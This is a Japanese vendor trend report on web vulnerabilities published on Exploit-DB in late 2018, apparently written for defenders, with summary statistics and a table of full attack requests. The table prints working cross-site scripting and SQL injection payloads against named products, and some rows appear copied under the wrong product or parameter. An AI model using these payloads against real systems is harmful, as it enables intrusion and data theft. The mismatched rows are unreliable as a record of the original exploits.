EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2018年10月から12月まで公開されたExploit-DBの脆弱性報告件数は、188件でした。
最も多くの脆弱性が公開された攻撃はSQLインジェクション（SQL Injection）です。また、多数の脆弱性が公開されたソフトウェアは、DomainMOD、Webiness Inventoryで、各7個、3個の脆弱性が公開されました。その中で最も多い脆弱性が公開されたDomainMODソフトウェアで修行された攻撃は、Cross-Site Scripting（クロスサイトスクリプティング）で、この攻撃はユーザに意図しない攻撃を修行させたり、クッキーやセッショントークンなどの敏感な情報を奪取することが可能です。特に公開されたDomainMODでは、Assets/add/registar accounts.php ファイルやUser/Profile/Display Nameなどの同じFieldを利用した脆弱性が発見されました。Cross-Site Scripting（クロスサイトスクリプティング）攻撃は、ウイルスの配布、ユーザセッション情報の奪取、CSRF攻撃などの2次、3次被害に繋がる可能性があるので、注意が必要です。
当脆弱性を予防するためには、最新パッチやセキュアコーディングがお薦めです。しかし、完璧なセキュアコーディングが不可能なため、持続的なセキュリティのためにはウェブアプリケーションファイアウォールを活用した深層防御（Defense indepth）の具現を考慮しなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
SQL Injection	114
Cross-Site Scripting	39
File Upload	27
Directory Traversal	3
Remote Code Execution	2
command Injection	1
Stealth Commanding	1
Authentication Bypass	1
合計	**188**




2. 危険度別件数

危険度	件数	割合
早急対応要	6	3.19%
高	27	14.36%
中	155	82.45%
合計	**188**	***#####




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	3	1.60%
中	35	18.62%
易	150	79.79%
合計	**188**	***#####



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
DomainMOD	7
Webiness Inventory	3
Helpdezk	2
SaltOS Erp Crm	2
Chamilo LMS	2
Wordpress Plugin Media File Manager	2
Centos Web Panel	2
OPAC EasyWeb Five	2
Ticketly	2
HotelDruid	2
Electricks eCommerce	2
School ERP	2
Asaancart Simple PHP Shopping Cart	2
SIM-PKH	2
Maitra Mail Tracking System	2
phptpoint Pharmacy Management System	2
DoceboLMS	2
Delta Sql	2
Facebook And Google Reviews System	2
Open Faculty Evaluation System	2
School Attendance Monitoring System	2
合計	**48**



EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-01	45507	Cross-Site Scripting	易	早急対応要	ManageEngine AssetExplorer 6.2.0 - Cross-Site Scripting	POST /10.0.100.24/AssetDef.do HTTP/1.1 Host: 10.0.100.20:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://TARGET/AssetDef.do Cookie: JSESSIONID=70D4D1E08E51E5401B3E8FE1D17CAE9D; JSESSIONIDSSO=01AE09FF54B9B733107CD17E6D407907; sdp=8cb6d209-54e0-41cc-8bb2-1d462c6d3b72; nonitassetslinks=hide; Components=hide; virtual=hide; viewlinks=hide; Softwarediv=hide; barcodeDiv=hide; itassetslinks=show; %5Bobject%20HTMLTableRowElement%5D=hide; %5Bobject%20HTMLTableElement%5D=hide Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 705 typeId=9&ciTypeId=21&ciId=null&ciName=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28%22ismailtasdelen%22%29%3E&assetName=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28%22ismailtasdelen%22%29%3E&componentID=301&CI_BaseElement_ATTRIBUTE_302=&CI_BaseElement_IMPACTID=null&ciDescription=&activeStateId=2&isStateChange=&resourceState=1&assignedType=Assign&asset=0&user=0&department=0&leaseStart=&leaseEnd=&site=-1&location=&vendorID=0&assetPrice=0&assetTag=&acqDate=&assetSerialNo=&expDate=&assetBarCode=&warrantyExpDate=&udfName3=&depreciationTypeId=&declinePercent=&usefulLife=&depreciationPercent=&salvageValue=&isProductInfoChanged=&assetID=&previousSite=&addAsset=Save&purchasecost=&modifycost=true&oldAssociatedVendor=	ManageEngine AssetExplorer	ManageEngine AssetExplorer 6.2.0
2018-10-01	45508	Cross-Site Scripting	易	中	Fork CMS 5.4.0 - Cross-Site Scripting	POST /10.0.100.24/backend/ajax HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: https://Target/private/en/pages/add?token=2quwpxbx78 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 299 Cookie: track=s%3A32%3A%22e36b0c664ad21e30c493893c3612f5cc%22%3B; PHPSESSID=1103079034ec4a8e726bea6a0746731e; interface_language=en; frontend_language=en; track=1; jstree_open=page-425 Connection: close fork%5Bmodule%5D=Core&fork%5Baction%5D=GenerateUrl&fork%5Blanguage%5D=en&url=%22%3E%3Ch1%3Eismail+Tasdelen%3C%2Fh1%3E&metaId=&baseFieldName=title&custom=1&className=Backend%5CModules%5CPages%5CEngine%5CModel&methodName=getUrl&parameters=a%3A3%3A%7Bi%3A0%3Bi%3A0%3Bi%3A1%3Bi%3A0%3Bi%3A2%3Bb%3A0%3B%7D	Fork CMS	Fork CMS 5.4.0
2018-10-01	45509	SQL Injection	易	中	Hotel Booking Engine 1.0 - 'h_room_type' SQL Injection	POST /10.0.100.24/ HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 208 destination=' AND (SELECT 66 FROM(SELECT COUNT(*),CONCAT((SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'efe'='efe	Hotel Booking Engine	Hotel Booking Engine 1.0
2018-10-01	45510	SQL Injection	難	早急対応要	Education Website 1.0 - 'subject' SQL Injection	POST /10.0.100.24/college_list.html? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 842 subject=-7'+/*!11111UNION*/(/*!11111SELECT*/0x283129%2c0x283229%2c0x283329%2c0x283429%2c0x283529%2c0x283629%2c(Select+export_set(5,@:=0,(select+count(*)/*!11111from*/(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2))%2c0x283829%2c0x283929%2c0x28313029%2c0x28313129%2c0x28313229%2c0x28313329%2c0x28313429%2c0x28313529%2c0x28313629%2c0x28313729%2c0x28313829%2c0x28313929%2c0x28323029%2c0x28323129%2c0x28323229%2c0x28323329%2c0x28323429%2c0x28323529%2c0x28323629%2c0x28323729%2c0x28323829%2c0x28323929%2c0x28333029%2c0x28333129%2c0x28333229%2c0x28333329%2c0x28333429%2c0x28333529%2c0x28333629%2c0x28333729%2c0x28333829%2c0x28333929%2c0x28343029%2c0x28343129%2c0x28343229%2c0x28343329%2c0x28343429%2c0x28343529%2c0x28343629%2c0x28343729%2c0x28343829%2c0x28343929%2c0x28353029)--+- city='+/*!44444UNION*/(/*!44444SELECT*/0x283129%2c0x283229%2c0x283329%2c0x283429%2c0x283529%2c0x283629%2c(Select+export_set(5,@:=0,(select+count(*)/*!44444from*/(information_schema.columns)	Education Website	Education Website 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2))%2c0x283829%2c0x283929%2c0x28313029%2c0x28313129%2c0x28313229%2c0x28313329%2c0x28313429%2c0x28313529%2c0x28313629%2c0x28313729%2c0x28313829%2c0x28313929%2c0x28323029%2c0x28323129%2c0x28323229%2c0x28323329%2c0x28323429%2c0x28323529%2c0x28323629%2c0x28323729%2c0x28323829%2c0x28323929%2c0x28333029%2c0x28333129%2c0x28333229%2c0x28333329%2c0x28333429%2c0x28333529%2c0x28333629%2c0x28333729%2c0x28333829%2c0x28333929%2c0x28343029%2c0x28343129%2c0x28343229%2c0x28343329%2c0x28343429%2c0x28343529%2c0x28343629%2c0x28343729%2c0x28343829%2c0x28343929%2c0x28353029)--+- country='+/*!22222UNION*/(/*!22222SELECT*/0x283129%2c0x283229%2c0x283329%2c0x283429%2c0x283529%2c0x283629%2c(select(select+concat(@:=0xa7,(select+count(*)from(information_schema.columns)where(@:=concat(@,0x3c6c693e,table_name,0x3a,column_name))),@)))%2c0x283829%2c0x283929%2c0x28313029%2c0x28313129%2c0x28313229%2c0x28313329%2c0x28313429%2c0x28313529%2c0x28313629%2c0x28313729%2c0x28313829%2c0x28313929%2c0x28323029%2c0x28323129%2c0x28323229%2c0x28323329%2c0x28323429%2c0x28323529%2c0x28323629%2c0x28323729%2c0x28323829%2c0x28323929%2c0x28333029%2c0x28333129%2c0x28333229%2c0x28333329%2c0x28333429%2c0x28333529%2c0x28333629%2c0x28333729%2c0x28333829%2c0x28333929%2c0x28343029%2c0x28343129%2c0x28343229%2c0x28343329%2c0x28343429%2c0x28343529%2c0x28343629%2c0x28343729%2c0x28343829%2c0x28343929%2c0x28353029)--+-		
2018-10-01	45511	SQL Injection	中	高	Singleleg MLM Software 1.0 - 'msg_id' SQL Injection	POST /member/readmsg.php? HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 412 msg_id=%2d%74%65%73%74%35%27%20%20%55%4e%49%4f%4e%28%53%45%4c%45%43%54%28%31%29%2c%28%32%29%2c%28%33%29%2c%28%34%29%2c%28%35%29%2c%28%36%29%2c%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%26%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%2c%28%31%33%29%2c%28%31%34%29%2c%28%31%35%29%29%2d%2d%20%2d	Singleleg MLM Software	Singleleg MLM Software 1.0
2018-10-01	45512	SQL Injection	易	中	Binary MLM Software 1.0 - 'pid' SQL Injection	POST /member/tree.php? HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 412 msg_id=%2d%74%65%73%74%35%27%20%20%55%4e%49%4f%4e%28%53%45%4c%45%43%54%28%31%29%2c%28%32%29%2c%28%33%29%2c%28%34%29%2c%28%35%29%2c%28%36%29%2c%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%26%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%2c%28%31%33%29%2c%28%31%34%29%2c%28%31%35%29%29%2d%2d%20%2d	Binary MLM Software	Binary MLM Software 1.0
2018-10-01	45513	SQL Injection	易	中	Flippa Marketplace Clone 1.0 - 'date_started' SQL Injection	POST /site-search? HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 345 sortBy=date_started%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%31%31%39%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%43%41%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%26%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%2c%28%31%33%29%2c%28%31%34%29%2c%28%31%35%29%29%2d%2d%20%2d	Flippa Marketplace Clone	Flippa Marketplace Clone 1.0
2018-10-01	45514	Cross-Site Scripting	易	高	WUZHICMS 2.0 - Cross-Site Scripting	POST /index.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 39 v="><marquee> RENZI </marquee> f="><marquee> RENZI </marquee>	WUZHICMS	WUZHICMS 2.0
2018-10-02	45518	SQL Injection	中	中	OPAC EasyWeb Five 5.7 - 'biblio' SQL Injection	POST /easyweb/w2001/index.php? HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 257 scelta=campi&&biblio=RT10AH' AND ROW(3677,8383)>(SELECT COUNT(*),CONCAT(0x7176627a71,(SELECT (ELT(3677=3677,1))),0x71767a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 8278 UNION SELECT 2746 UNION SELECT 1668 UNION SELECT 1526)a GROUP BY x) AND 'CrYc'='CrYc&lang=	OPAC EasyWeb Five	OPAC EasyWeb Five 5.7

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-02	45519	Cross-Site Scripting	易	中	Coaster CMS 5.5.0 - Cross-Site Scripting	POST /admin/pages/edit/26 HTTP/1.1 Host: demo.coastercms.org User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://demo.coastercms.org/admin/pages/edit/26 Content-Type: multipart/form-data; boundary=---------------------------24464570528145 Content-Length: 842 Cookie: __cfduid=ddc0ae999f19fa783083ea0c7fdce0ba41538397617; XSRF-TOKEN=eyJpdiI6IndLeTBrZVwvWkdzUE9JSTArU3FOQ3BRPTOiLCJ2YWx1ZSI6InlsZ3JJbGZNQTM3TXZEZGIwdOhJZmg1aHRibGZDWHZTcmordkPKbnRHWVVjYUJ4TlFOSGdYNkFIWHBSdlozUlY1c3ZJQjNuek9tOW92WXE5SkloOHZ3PTOiLCJtYWMiOiIOMzkzZjU1YWNiNDU2MDhkMDVhMDMwZDkwZTNhZjc4NGI5YzMzZjk0N2Q4YmJmYzY3NWZiZjg1MzVjYTJmMWY2InO%3D; laravel_session=eyJpdiI6IkNhMORoc28OSjE2aFcweXlcLzZwR2hRPTOiLCJ2YWx1ZSI6IldoU69xTnNqRjhZTlBrQW51NlhqU1hCa3NlZmhSczFiYWE5Mkxza3dMWThkbFZcL2E1VmVTRExCa3h2ckMrdDliajZSTjRSUnhQcEJiek1pSjZ6VGRyZzO9IiwibWFjIjoiMmQOYjBkMmY1NDQ4ODdjOWVhZWUyMDFkY2UwMTIkNTM4ZmEyMGE4YjAwMDVkYmQ3ODZiZWUyOWM4OWQzODg4ZSJ9 Connection: close Upgrade-Insecure-Requests: 1 -----------------------------24464570528145 Content-Disposition: form-data; name="_token" ZeLPiM6lJlkjRfOtosDFjMNPOXVsPv5YioF6092P -----------------------------24464570528145 Content-Disposition: form-data; name="block[19]" -----------------------------24464570528145 Content-Disposition: form-data; name="block[20]" -----------------------------24464570528145 Content-Disposition: form-data; name="block[21]" -----------------------------24464570528145 Content-Disposition: form-data; name="block[34]" Search -----------------------------24464570528145 Content-Disposition: form-data; name="block[36]" -----------------------------24464570528145 Content-Disposition: form-data; name="block[33]" "><img src=x onerror=alert("ismailtasdelen")> <script>alert("Ismail Tasdelen")</script> 	Coaster CMS	Coaster CMS 5.5.0
2018-10-02	45521	SQL Injection	易	早急対応要	OPAC EasyWeb Five 5.7 - 'nome' SQL Injection	POST /easyweb/w2001/index.php? HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 scelta=campi&&biblio=RT10AH' AND ROW(3677,8383)>(SELECT COUNT(*),CONCAT(0x7176627a71,(SELECT (ELT(3677=3677,1))),0x71767a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 8278 UNION SELECT 2746 UNION SELECT 1668 UNION SELECT 1526)a GROUP BY x) AND 'CrYc'='CrYc&lang=	OPAC EasyWeb Five	OPAC EasyWeb Five 5.7
2018-10-03	45523	SQL Injection	易	中	Zechat 1.5 - 'uname' SQL Injection	POST /easyweb/w2001/index.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 257 scelta=campi&&biblio=RT10AH' AND ROW(3677,8383)>(SELECT COUNT(*),CONCAT(0x7176627a71,(SELECT (ELT(3677=3677,1))),0x71767a7a71,FLOOR(RAND(0)*2))x FROM (SELECT 8278 UNION SELECT 2746 UNION SELECT 1668 UNION SELECT 1526)a GROUP BY x) AND 'CrYc'='CrYc&lang=	Zechat	Zechat 1.5
2018-10-03	45524	SQL Injection	易	中	Joomla! Component Jimtawl 2.2.7 - 'id' SQL Injection	user.edit&id=' AND EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))) -- VerAyarı	Joomla! Component Jimtawl	Joomla! Component Jimtawl 2.2.7
2018-10-04	45530	SQL Injection	易	中	LayerBB Forum 1.1.1 - 'search_query' SQL Injection	POST /search.php HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 108 search_query=S' RLIKE (SELECT (CASE WHEN (111=111) THEN 0x73 ELSE 0x28 END)) AND 'X'='X&search_submit=Search	LayerBB Forum	LayerBB Forum 1.1.1
2018-10-05	45535	Cross-Site Scripting	中	高	Chamilo LMS 1.11.8 - Cross-Site Scripting	GET /chamilo/main/inc/ajax/agenda.ajax.php?type=personal&a=add_event&start=2018-10-05%2000:00:00&end=2018-10-06%2000:00:00&all_day=true&view=month&title=Important+Info&content=%3Cp%3E<script>alert("Cakes");</script>%3C%2Fp%3E%0D%0A&_qf__form= HTTP/1.1 Host: 10.0.0.16 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1 X-Requested-With: XMLHttpRequest Referer: http://10.0.0.16/chamilo/main/calendar/agenda_js.php?type=personal Cookie: defaultMyCourseView3=0; ch_sid=04uo1hmqp7e49f8l36e6s9olt1; agenda_cookies={%22view%22:%22month%22%2C%22start%22:%222018-10-01%22} Connection: close	Chamilo LMS	Chamilo LMS 1.11.8

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-06	45542	Cross-Site Scripting	中	中	Chamilo LMS 1.11.8 - 'firstname' Cross-Site Scripting	POST /chamilo/main/auth/inscription.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1 Referer: http://10.0.0.16/chamilo/main/auth/inscription.php Cookie: ch_sid=ac092r01e7cnoco62rejshocq4 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 213 status=5&firstname=<script>alert("Cakes");</script>&lastname=<script>alert("Cakes");</script>&email=cakes%40testers.com&username=cakez&pass1=123456&pass2=123456&phone=&language=english&official_code=&extra_skype=&extra_linkedin_url=&submit=&_qf__registration=&item_id=0	Chamilo LMS	Chamilo LMS 1.11.8
2018-10-11	45564	Cross-Site Scripting	難	中	Wikidforum 2.20 - Cross-Site Scripting	POST /Wikidforum-com-ed.2.20/wikidforum/index.php?action=search&mode=search HTTP/1.1 Host: 10.0.100.24:1004 Content-Length: 428 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: null Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: m_username=testuser; m_passwd=21232f297a57a5a743894a0e4a801fc3 Connection: close txtsearch=3&opt_search_select=forum&txt_author=3&search_display_field%255b%255d=post_rate&select_sort=SQL_INJECTION GET /Wikidforum-com-ed.2.20/wikidforum/rpc.php?action=applications/post/rpc.php&mode=post_rpc&page=1&num_records=25&parent_post_id=SQL_INJECTION HTTP/1.1 Host: localhost Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close Cookie: m_username=testuser; m_passwd=21232f297a57a5a743894a0e4a801fc3 GET /Wikidforum-com-ed.2.20/wikidforum/rpc.php?action=applications/post/rpc.php&mode=post_rpc&page=1&num_records=SQL_INJECTION HTTP/1.1 Host: localhost Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close Cookie: m_username=testuser; m_passwd=21232f297a57a5a743894a0e4a801fc3	Wikidforum	Wikidforum 2.20
2018-10-11	45582	SQL Injection	易	中	E-Registrasi Pencak Silat 18.10 - 'id_partai' SQL Injection	POST /nilai/monitor_nilai.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id_partai=%31%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%4e%55%4c%4c%2c%4e%55%4c%4c%2c%43%4f%4e%43%41%54%28%28%53%45%4c%45%43%54%28%40%78%29%46%52%4f%4d%28%53%45%4c%45%43%54%28%40%78%3a%3d%30%78%30%30%29%20%2c%28%53%45%4c%45%43%54%28%40%78%29%46%52%4f%4d%28%61%64%6d%69%6e%29%57%48%45%52%45%28%40%78%29%49%4e%28%40%78%3a%3d%43%41%4e%43%41%54%28%30%78%32%30%2c%40%78%2c%30%78%35%35%37%33%36%35%37%32%32%30%34%39%34%34%33%61%2c%75%73%65%72%49%64%2c%30%78%33%63%36%32%37%32%33%65%2c%30%78%35%35%37%33%36%35%37%32%36%65%39%31%36%64%36%35%33%61%2c%75%73%65%72%6e%61%6d%65%2c%30%78%33%63%36%32%37%32%33%65%35%30%36%31%37%33%37%33%33%61%2c%70%61%73%73%77%6f%72%64%2c%30%78%33%63%36%32%37%32%33%65%35%29%29%29%78%29%29%2d%2d	E-Registrasi Pencak Silat	E-Registrasi Pencak Silat 18.10

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-12	45589	Cross-Site Scripting	中	中	LUYA CMS 1.0.12 - Cross-Site Scripting	POST /admin/api-cms-nav/create-page HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://TARGET/en/admin Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Authorization: Bearer 53431c6c5c751d6655966396667a70cbf483bc2869ce1b45cecb5be8983d6fa0 8o5E7gSdThq_KprALbv_-r496se-IhLI X-CSRF-Token: vhqDoMdLTmKiufTdlrCcdmFAhmahRSLiHW4CuJKQprpGNID4nZPd8njkYk07Igp i-RFKfDgf8LTc0p4mhB34A== Content-Length: 295 Cookie: _pk_id.1.2c3a=0f1464d36bad1760.1539204750.1.1539204750.1539204750. 0.; _pk_ref.1.2c3a=%5B%22%2C%22%22%2C1539204750%2C%22https%3A%2F% 2Fwww.google.com%2F%22%5D; PHPSESSID=pm9625erik3t3ddkqmqI8nbOu1; _csrf_admin=b5e1f46c449881bd2d16dd32fcd2d2e02579c1a19bc7e233396e 4bac99665c23a%3A2%3A%7Bi%3A0%3Bs%3A11%3A%22_csrf_admin%22%3Bi%3A 1%3Bs%3A32%3A%22DxmjAB6ltiORW07BdnHjOXGhutdrmcx_%22%3B%7D Connection: close isInline=false&nav_item_type=1&parent_nav_id=0&is_draft=0&nav_co ntainer_id=1&lang_id=1&use_draft=0&layout_id=2&from_draft_id=0&t itle=%22%3E%3Cscript%3Ealert(%22ismail%20tasdelen%22)%3C%2Fscrip t%3E&alias=url-address- 